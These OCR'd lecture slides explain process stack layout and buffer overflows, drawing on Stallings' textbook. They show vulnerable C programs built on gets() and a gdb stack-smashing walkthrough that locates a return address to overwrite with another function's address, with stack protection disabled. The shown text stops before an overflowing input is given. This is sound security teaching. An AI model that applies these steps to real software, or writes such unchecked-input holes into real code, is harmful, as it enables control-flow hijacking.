
Used for dynamic memory allocation

Contains all the static and global variables uninitialized in the code

Contains the values of all initialized static and global variables initialized to a value in the code

Contains all the executable code (read-only)

Stack Layout of a Process




```
B( ){

}

A( ){
   B( );
}
main( ){
   A( );
}
```

Program Segment

Stack Layout: Terminologies


- **Stack Frame:** The activation record for a sub routine comprising of (in the order facing towards the low memory end): parameters, return address, old frame pointer, local variables.
- **Return address:** The memory address to which the execution control should return once the execution of a stack frame is completed.
- **Stack Pointer Register:** Stores the memory address to which the stack pointer (the current top of the stack: pointing towards the low memory end) is pointing to.
- The stack pointer dynamically moves as contents are pushed and popped out of the stack frame.
- **Frame Pointer Register:** Stores the memory address to which the frame pointer (the reference pointer for a stack frame with respect to which the different memory locations can be accessed using relative addressing) is pointing to.
- The frame pointer typically points to an address (a fixed address), after the address (facing the low memory end) where the return address for the stack frame is stored.

Stack Layout of a Process

Frame Pointer Register: cfafbfc4

Stack Pointer Register: cfafbfc0

High Memory Address




Low Memory Address

```
            B(int w){
                int u = 3;
                .......
                .......
            }

            A(int y){
                int  z = 5;
                ........
                B(z);
\x 80C02508     .........
            }

            main (int argc, char *argv[]){

               int x = 2;
               ........
               ........
               A(x);
\x 80C03008    ........

            }
```

Program Segment

Stack Layout of a Process (continued)

High Memory Address



Frame Pointer Register: cfafbfb4

Stack Pointer Register: cfafbfb0

```
B(int w){
    int u = 3;
    …….
    …….
}

A(int y){
    int  z = 5;
    ……..
    B(z);
    ……….
}

main (int argc, char *argv[]){

  int x = 2;
  ……..
  ……..
  A(x);
  ……..
}
```

\x 80C03008

Program Segment


Low Memory Address

Stack Layout of a Process

Frame Pointer Register: cfafbfa4

Stack Pointer Register: cfafbfa0

High Memory Address



Low Memory Address

Frame Pointer

Stack Pointer

```
B(int w){
    int u = 3;
    …….
    …….
}

A(int y){
    int  z = 5;
    …….
    B(z);
    ……….        \x 80C02508
}

main (int argc, char *argv[]){

   int x = 2;
   …….
   …….
   A(x);
   …….          \x 80C03008

}
```

Program Segment

Example of a Vulnerable C Program

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

gets(string)- C routine vulnerable for buffer overflow

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Proper Input Correct Output


Mischievous Input for buffer overflow: No Impact

Mischievous Input for buffer overflow: Vulnerability exploited

Source: Figure 10.1: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Stack for the C Program (Buffer Overflow Exploited)

Assume Big-Endian Architecture



Source: Figure 10.2: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Example: Stack Smashing Attack

```
#include <stdio.h>

CannotExecute(){
   printf("This function cannot execute\n");
}

GetInput(){

  char buffer[8];
  gets(buffer);
  puts(buffer);

}

main(){

     GetInput();

     return 0;

}
```

Name of the program is demo.c

Assume Little-Endian Architecture

Sequence of Steps

1 Compile with the following options

```
vmplanet@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 -o demo demo.c
/tmp/ccmmHHC4.o: In function `GetInput':
/home/vmplanet/demo.c:10: warning: the `gets' function is dangerous and should not be used.
vmplanet@ubuntu:~$
```

2 Start gdb and use the list command to find the line numbers of the different key statements/function calls so that the execution can be more closely observed at these points.

Use list 1,50 (where 50 is some arbitrarily chosen large number that is at least guaranteed to be the number of lines in the program).

In our sample program, we have only 23 lines. So, I could have used list 1, 23 itself.

```
vmplanet@ubuntu:~$ gdb demo
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/vmplanet/demo...done.
(gdb) list 1, 50
1       #include <stdio.h>
2
3       CannotExecute(){
4          printf("This function cannot execute\n");
5       }
6
7       GetInput(){
8
9         char buffer[8];
10        gets(buffer);
11        puts(buffer);
12
13      }
14
15      main(){
16
17           GetInput();
18
19           return 0;
20
21      }
22
23
(gdb)
```

3 Issue breakpoints at lines 17 and 10 to temporarily stop execution

```
(gdb) break 17
Breakpoint 1 at 0x8048449: file demo.c, line 17.
(gdb) break 10
Breakpoint 2 at 0x804842e: file demo.c, line 10.
(gdb)
```

4 Run the ***disas*** command on the CannotExecute and main functions to respectively find the starting memory address and return address after the return from GetInput( ).

Address to return to after executing the GetInput( ) function

0x0804844e

Starting memory address for the CannotExecute( ) Function

0x08048414

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048446 <+0>:     push   %ebp
   0x08048447 <+1>:     mov    %esp,%ebp
   0x08048449 <+3>:     call   0x8048428 <GetInput>
   0x0804844e <+8>:     mov    $0x0,%eax
   0x08048453 <+13>:    pop    %ebp
   0x08048454 <+14>:    ret
End of assembler dump.
(gdb) disas CannotExecute
Dump of assembler code for function CannotExecute:
   0x08048414 <+0>:     push   %ebp
   0x08048415 <+1>:     mov    %esp,%ebp
   0x08048417 <+3>:     sub    $0x4,%esp
   0x0804841a <+6>:     movl   $0x8048520,(%esp)
   0x08048421 <+13>:    call   0x804834c <puts@plt>
   0x08048426 <+18>:    leave
   0x08048427 <+19>:    ret
End of assembler dump.
(gdb)
```

5 Start the execution of the program using the **run** command
The execution will halt before line # 17, the first breakpoint.
That is, before the call to the GetInput( ) function.

6 Check and see the value on the top of the stack to use it as a reference later to identify the return address to overwrite. The command/option used is **x/8xw $esp** to obtain the 8 words (32-bits each) starting from the current location on the top of the stack.

7 Continue execution by pressing **s** at the gdb prompt. Now the GetInput( ) function is called. The processor would allocate 8 bytes, for the *buffer* array. So the stack pointer would be moved by 8 bytes towards the low memory end.

8 Use the **x/8xw $esp** command to obtain the 8 words (32-bits each) starting from the current location pointed to by the Stack Pointer. We could see the Stack Pointer has moved by 16 bytes (from the reference value of Step 6) towards the low memory end. You could continue executing by pressing **s** at the gdb prompt. You may even pass a valid input after gets( ) is executed and see what puts( ) prints.

9 Quit from gdb using the ‘quit’ command at the (gdb) prompt.

Value at the memory address on the top of the stack before the call to the GetInput( ) function

8 bytes of the buffer array

Value of the Frame Pointer for main( )

```
(gdb) run
Starting program: /home/vmplanet/demo

Breakpoint 1, main () at demo.c:17
17              GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb)
```


Value on the top of the stack after the call to the GetInput( ) function


Value that was previously pointed to by the Stack Pointer

Corresponds to the Return address in main( ): 0x0804844e. See the screenshot for Step 4. This is the address that needs to be overwritten with the starting address for the CannotExecute( ) function

Stack Layout

High memory end





Low memory end

Running the Program for Valid Input

```
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
11          puts(buffer);
(gdb) x/8xw $esp
                                d c b a         \0 g f e
0xbffff434:     0xbffff438      0x64636261      0x00676665      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
13      }
```

Passing a valid input ←

Desired output ←

